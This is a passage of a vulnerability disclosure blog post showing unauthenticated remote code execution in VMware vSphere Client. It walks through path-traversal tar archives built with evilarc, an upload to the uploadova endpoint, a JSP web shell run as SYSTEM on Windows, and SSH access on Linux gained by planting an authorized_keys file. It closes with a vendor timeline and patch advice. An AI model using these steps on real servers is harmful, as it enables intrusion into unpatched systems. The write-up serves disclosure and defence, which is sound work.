


```
GET /statsreport/unauthorized.jsp HTTP/1.1
Host: vSphereClient.local
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36

```

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=A59D65FF45CB70CDA2FF6E28E0A051D5; Path=/statsreport;
Secure; HttpOnly
Content-Type: text/html;charset=UTF-8
Content-Language: en
Content-Length: 1092
Date: Tue, 26 Jan 2021 19:15:54 GMT
Connection: close

```

JSP script is accessible without authorization

The check for unauthorized access to jsp scripts yields success. Let's check whether vsphere-ui has write privileges to this directory.



« ProgramData › VMware › vCenterServer › data › perfcharts › tc-instance › webapps › statsreport

Name

ext
help
img
js
META-INF
report
WEB-INF
actionLinks.jsp
clusterHome.jsp
clusterHosts.jsp
clusterRPVMs.jsp
datacenterClusters.jsp
datacenterStorage.jsp
datastoreHome.jsp
datastoreNfsQueue.jsp
datastoreQueue.jsp
error.jsp
header.jsp
headerModes.jsp
headerTimeRanges.jsp
hostHome.jsp

statsreport Properties

General | Sharing | Security | Previous Versions | Customize

Object name: C:\ProgramData\VMware\vCenterServer\data\per

Group or user names:

vsphere-ui (WIN-FJGNIIVGG90\vsphere-ui)
imagebuilder (WIN-FJGNIIVGG90\imagebuilder)
rbd (WIN-FJGNIIVGG90\rbd)
perfcharts (WIN-FJGNIIVGG90\perfcharts)

To change permissions, click Edit. Edit...

Permissions for vsphere-ui	Allow	Deny
Full control		
Modify		
Read & execute		
List folder contents		
Read	✓	
Write	✓	

For special permissions or advanced settings, click Advanced. Advanced


OK Cancel Apply

Security-specific properties of the target folder

And sure enough, it does. Great! Now we can upload a specially crafted .jsp file to execute commands on the system.

Let's create an archive containing our crafted .jsp shell payload and send it to the URL that we're studying.

```
python evilarc.py -d 5 -p 'ProgramData\VMware\vCenterServer\data\perfcharts\tc-instance\webapps\statsreport' -o win -f winexpl.tar testRCE.jsp
```


Uploading the archive

Request

```
POST /ui/vropspluginui/rest/services/uploadova HTTP/1.1
Host: vSphereClient.local
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryYuBFN9SzRo2mEIha
Content-Length: 39532

------WebKitForm
Content-Disposit
Content-Type: te

./../@LongLink000
00000000000000..
ts\tc-instance\v
ware\vCenterServ
```

Response

```
HTTP/1.1 200
Strict-Transport
X-XSS-Protection
Set-Cookie: VSPH
Path=/ui; Secure
Date: Tue, 26 Ja
Server: Anonymou
Content-Length:

SUCCESS
```

Executing OS command

Request

```
GET /statsreport/testRCE.jsp?cmd=whoami HTTP/1.1
Host: vSphereClient.local
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
```

Response

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=D3636BB44952FC546E7BBF124014C924; Path=/statsreport;
Secure; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Content-Language: en
Content-Length: 46
Date: Tue, 26 Jan 2021 19:30:52 GMT



Command: whoami
<BR>
nt authority\system
```

Vulnerability exploitation

Our .jsp script has been uploaded to the server, giving us the opportunity to execute arbitrary commands on the system with NT AUTHORITY\SYSTEM privileges.

Getting RCE on Linux


Things are a bit different for Linux instances. But they, too, are vulnerable and allow external users to upload arbitrary files.

On Linux I could not find a directory which allowed the simultaneous upload and execution of .jsp shells. Instead, there exists another method of achieving command execution on the server.

We know we can upload arbitrary files with the rights of the vsphere-ui user. What if we upload a public key to this user's home directory and try connecting to the server via SSH using the private key?

Let's check whether SSH is externally accessible:

```
nmap -p 22 vSphereLinux.local
```




```
┌──(n1㉿kali)-[~]
└─$ nmap -p 22 vSphereLinux.local
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-27 03:24 EST
Nmap scan report for vSphereLinux.local (             )
Host is up (0.021s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

Target port is open

The first step is to generate a key pair:

```
ssh-keygen -t rsa
```




```
┌──(n1㉿kali)-[~]
└─$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/n1/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/n1/.ssh/id_rsa
Your public key has been saved in /home/n1/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:tN/XWcqPJLbastbgeqwoGI7odMlsRc6aJzCtQ6ZAmCM n1@kali
The key's randomart image is:
+---[RSA 3072]----+
|                 |
| ..              |
|E.     .  .      |
|o..  +    . .    |
|•= . +  S       .|
|= B =     ... . oo|
|o* % .   o.o+ =..|
|+ * +   .  *o•= o|
| ..    .. o=o+o . .|
+----[SHA256]-----+
```

Key-pair generation

A .tar archive is then created with the generated public key:

```
python evilarc.py -d 5 -p 'home/vsphere-ui/.ssh' -o unix -f linexpl.tar
authorized_keys
```




```
┌──(n1㉿kali)-[~/vSphere/evilarc]
└─$ cp ~/.ssh/id_rsa.pub ./authorized_keys
┌──(n1㉿kali)-[~/vSphere/evilarc]
└─$ python evilarc.py -d 5 -p 'home/vsphere-ui/.ssh' -o unix -f linexpl.tar authorized_keys
Creating linexpl.tar containing ../../../../../home/vsphere-ui/.ssh/authorized_keys
```

Generating a tar archive with evilarc

Next, we upload the file using the vulnerability and attempt to connect to the target host via SSH:

```
ssh -i /path/to/id_rsa vsphere-ui@vSphereLinux.local
```



```
┌──(n1㉿kali)-[~/wordlists]
└─$ ssh -i /home/n1/.ssh/id_rsa vsphere-ui@vSphereLinux.local
The authenticity of host 'vspherelinux.local (            )' can't be established.
ECDSA key fingerprint is SHA256:6l66kLG/IsfcdWFqyAaLuQ43xrJNj5GkA3wGCklSoUU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'vspherelinux.local,            ' (ECDSA) to the list of known hosts.

VMware vCenter Server Appliance 6.7.0.12000

Type: vCenter Server with an embedded Platform Services Controller

Enter passphrase for key '/home/n1/.ssh/id_rsa':
vsphere-ui@vcsa-mk10 [ ~ ]$ uname -a
Linux vcsa-mk10.rd.ptsecurity.ru 4.4.110-2.ph1 #1-photon SMP Wed Jan 10 23:27:15 UTC 2018 x86_64 GNU/Linux
vsphere-ui@vcsa-mk10 [ ~ ]$
```

Getting access to command line

Ta-da! We have access to the server with the rights of the vsphere-ui user.

Conclusion

In this article, I have demonstrated a method of achieving RCE in VMware vSphere Client as an unauthenticated user. In addition to getting access to the command line, an attacker can perform other malicious actions due to the lack of authentication in the vropspluginui plugin.

Updating to the latest version of VMware vSphere Client is highly recommended. Please see iVMSA-2021-0002 for more information.

I Hope I have helped to make the world a little bit safer!

Timeline

- October 2, 2020 — Vulnerability reported to vendor
- October 3, 2020 — First response from vendor
- October 9, 2020 — Vulnerability successfully reproduced and vendor started working on the fix plan
- February 23, 2021 — Vulnerability fixed and advisory published

RCE, Web Application Security

Previous
Swarm of Palo Alto PAN-OS vulnerabilities

Next
From 0 to RCE: Cockpit CMS

Twitter